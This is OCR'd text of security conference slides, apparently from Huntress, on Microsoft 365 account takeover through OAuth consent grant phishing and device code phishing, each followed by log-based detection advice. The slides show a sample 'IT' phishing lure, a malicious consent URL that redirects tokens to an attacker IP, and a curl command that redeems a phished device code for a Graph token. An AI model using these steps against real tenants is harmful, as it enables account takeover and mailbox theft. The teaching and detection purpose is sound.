        o365.audit.DeviceProperties.SessionId: 18e7bceb-9f2c-40b3-8636-d4c85d4e99d3
        event.action: UserLoggedIn
        enrichments.ip.client.tunnel.operators: EXPRESS_VPN
        user_agent.original: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
        user_agent.device.name: Mac
        user_agent.os.name: Mac OS X
        user_agent.os.version: 10.15.7
        user_agent.name: Chrome
        user_agent.version: 124.0.0.0
        user_agent.os.full: Mac OS X 10.15.7

OAuth Consent Grant Attacks

OAuth Consent Grant Attacks

- Phishing / Social Engineering attack
- Attacker creates a legitimate sounding but evil Azure application
  - Outfits the application with permissions required for post-exploitation
    - Mail.Read, Mail.ReadWrite, Mail.Send, User.ReadWrite, etc
    - Lots of customizability for post-exploitation here
- Attacker phishes victim with link to install the application within their organization's tenant
- User clicks link, consents to the application installation
- MS finishes the OAuth process, then attacker receives user's access token (sent to the Application's auth redirect link) 😈
- Good for initial access and persistence






From: IT, lol
Subj: New M365 App!


Hey! Install our new app. Just click this link, sign in with your username, password, and MFA if applicable, and click “Accept.” And don’t ask too many questions! Thanks -IT

HUNTRESS




https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response_type=code&redirect_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074

HUNTRESS



https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response_type=code&redirect_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074



https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response_type=code&redirect_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074

HUNTRESS

Microsoft

jim@dundermifflin.com

Permissions requested

Calendar-Buddy
unverified

This application is not published by Microsoft.

This app would like to:

- Read your calendars
- Read calendars you can access
- Read basic details of your calendars
- Have full access to your calendars
- Maintain access to data you have given it access to
- View your basic profile


☐ Consent on behalf of your organization

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at https://myapps.microsoft.com. Show details

Does this app look suspicious? Report it here

Cancel | Accept


HUNTRESS



When the victim clicks Accept, Microsoft finishes the OAuth authentication process.

The IP/domain in the attacker controlled redirect URL receives an incoming request with the user's access token and refresh token, scoped to whatever permissions were requested and granted!

HUNTRESS


[+] New user token, writing to library
{ User@domain.net : {'access_token': 'eyJ0eXAiOi
.....[snip].....
r', 'expires_in': 4246, 'token_source': 'cache', 'refreshToken': '0.AWYA7HGx0GycVkmjjPMNI3s
....[snip].....


HUNTRESS

Detection: OAuth Consent Grant Attacks

- Nothing beats seeing the actual link for this one
- This is what the victim sees:

https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=[MALICIOUS CLIENT APP ID]&response_type=code&redirect_uri=[EVIL URL]&scope=[PERMISSIONS BEING REQUESTED]&state=[someval]

- Notice how the phishing URL is a legitimate Microsoft URL ⚠️
- In the UAL, check for modified properties in “Add delegated permission grant” events



HUNTRESS

Device Code Phishing


Microsoft identity platform and the OAuth 2.0 device authorization grant flow

Device Code Phishing

- Device code authentication workflow normally lets you sign into Entra on something that doesn't have a web browser (smart TV, printer, IoT, etc)
- Request a device code out of band, authenticate, then pass the token to the device
  - We can, of course, use that to our advantage as attackers
- Tools: can be done manually easily (many of the Azure/M365 exploitation frameworks probably do this as well, AADInternals etc)

First, the attacker sets the lure...


```
PS C:\Users\Matt> $authResponse

user_code        : BJ4YWC728
device_code      : BAQABIQEAAADnfolhJpSnRYB1SVj-Hgd8d83syKivoHop9qz-YFHP8pP54Vz1_5GcqY0b80vqo1tH9-jHbhdSrz5zzA1oDLtnQMgi33xlZpRTmad3aO0R2molJoj
                   8l6PwcTjgldKFpQeHo6fRX01NxKi42NaKCa2lxWMILmHVxHFTysNuAAMurAZP8rmJcxx_s39jTkaTg5sYi4-i4_jm51PZKM4KE_HJIAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code BJ4YWC728 to
                   authenticate.
```





HUNTRESS

Then, at https://microsoft.com/devicelogin …

…the victim bites!







HUNTRESS

Finally, the attacker recovers the token!

```
husky@mattlab:~$ curl \
> --data client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c \
> --data resource=https://graph.microsoft.com \
> --data grant_type=urn:ietf:params:oauth:grant-type:device_code \
> --data code=BAQABIQEAAADnfolhJpSnRYB1SVj-Hgd8d83syKivoHop9qz-YFHP8pP54Vz1_5GcqY0b80vqo1tH9-jHbhdSrz5zzA1oDLtnQMgi33xlZpRTmad
3aO0R2molJoj8l6PwcTjgldKFpQeHo6fRX01NxKi42NaKCa2lxWMILmHVxHFTysNuAAMurAZP8rmJcxx_s39jTkaTg5sYi4-i4_jm51PZKM4KE_HJIAA \
> https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0
{"token_type":"Bearer","scope":"AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWr
ite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All Files.ReadWrite.
All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create Organization.Rea
d.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect SensitiveInfoType.Read.All
 SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All
 User.ReadWrite Users.Read","expires_in":"8988","ext_expires_in":"8988","expires_on":"1708886267","not_before":"1708876978","r
esource":"https://graph.microsoft.com","access_token":"eyJ0eXAiOi
```

HUNTRESS

Detection: Device Code Phishing

- Device code authentication may or may not be normal for your users
- Look for the following fields in the interactive sign-in logs:
  - IP address: [some unexpected IP address]
  - ⭐⭐⭐ Original Transfer Method: Device code flow
  - Auth requirement: single factor
    - (stolen authentication via token is single factor, because…)
  - “MFA Requirement satisfied by claim in token”

- (we’re not talking about mitigation much in this presentation but this one deserves a special shout out)
  - **You can disable this in your Azure tenants. If you have no need for device code authentication, disable it**

HUNTRESS

Basic info | Location | Device info | Authentication Details | Conditional Access | Report-only

Date	2/25/2024, 11:07:58 AM
Request ID	346206a5-aa70-4b7d-9d60-2cf607af5000
Correlation ID	280a25ec-5f85-410d-9d9f-5d2715136225
Authentication requirement	Multifactor authentication
Status	Success
Continuous access evaluation	No
Additional Details	MFA requirement satisfied by claim in the token
Troubleshoot Event	Follow these steps: Launch the Sign-in Diagnostic. 1. Review the diagnosis and act on suggested fixes.
User	Matt Kiely
Username	huskyworks@huskyworks.onmicrosoft.com
User ID	0d1e6379-3520-4ce8-a8e0-03da67b4d033
Sign-in identifier	huskyworks@huskyworks.onmicrosoft.com
User type	Member
Cross tenant access type	None
Application	Microsoft Office

huskyworks@huskyworks.or

HUNTRESS

Application	Microsoft Office
Application ID	d3590ed6-52b3-4102-aeff-aad2292ab01c
Resource	Microsoft Graph
Resource ID	00000003-0000-0000-c000-000000000000
Resource tenant ID	38a26ef0-285e-46b8-a957-d5ed1ad057d3
Home tenant ID	38a26ef0-285e-46b8-a957-d5ed1ad057d3
Home tenant name	
Client app	Mobile Apps and Desktop clients
Client credential type	None
Service principal ID	
Original transfer method	Device code flow
Token Protection - Sign In Session	Unbound

Conclusion

- We've learned about:
  - Passive & active session token theft
  - OAuth consent grant attacks
  - Device code authentication phishing
- In M365 land, ATO is a pressing concern, but…
  - It's still just one link in the chain
  - Many other hacker activities telegraph an impending business email compromise attack
    - MFA addition
    - Service principal credential backdoor
    - Creation of email inbox rules
    - New user creation
    - Users added to admin group
- …so line up those layers of swiss cheese!

HUNTRESS

Thank you! Q/A

Contact: matt.kiely@huntresslabs.com

References

- https://learn.microsoft.com/en-us/entra/identity-platform/configurable-token-lifetimes
- https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens
- https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token
- https://github.com/secureworks/family-of-client-ids-research
- https://github.com/RedByte1337/GraphSpy
- https://datatracker.ietf.org/doc/html/rfc6750 (OAuth 2.0 Bearer Token Usage RFC)
- https://datatracker.ietf.org/doc/html/rfc7519 (JSON Web Token RFC)
- https://dynamics.microsoft.com/en-us/ai/fraud-protection/account-takeover/
- https://www.inversecos.com/2021/10/attacks-on-azure-ad-and-m365-pawning.html
- https://jeffreyappel.nl/aitm-mfa-phishing-attacks-in-combination-with-new-microsoft-protections-2023-edt/
- https://www.microsoft.com/en-us/security/blog/2023/06/08/detecting-and-mitigating-a-multi-stage-aitm-phishing-and-bec-campaign/
- Xintra Training “Attacking & Defending Azure & M365 | https://training.xintra.org/attacking-and-defending-azure-m365
- https://www.splunk.com/en_us/blog/security/hunting-m365-invaders-blue-team-s-guide-to-initial-access-vectors.html
-
-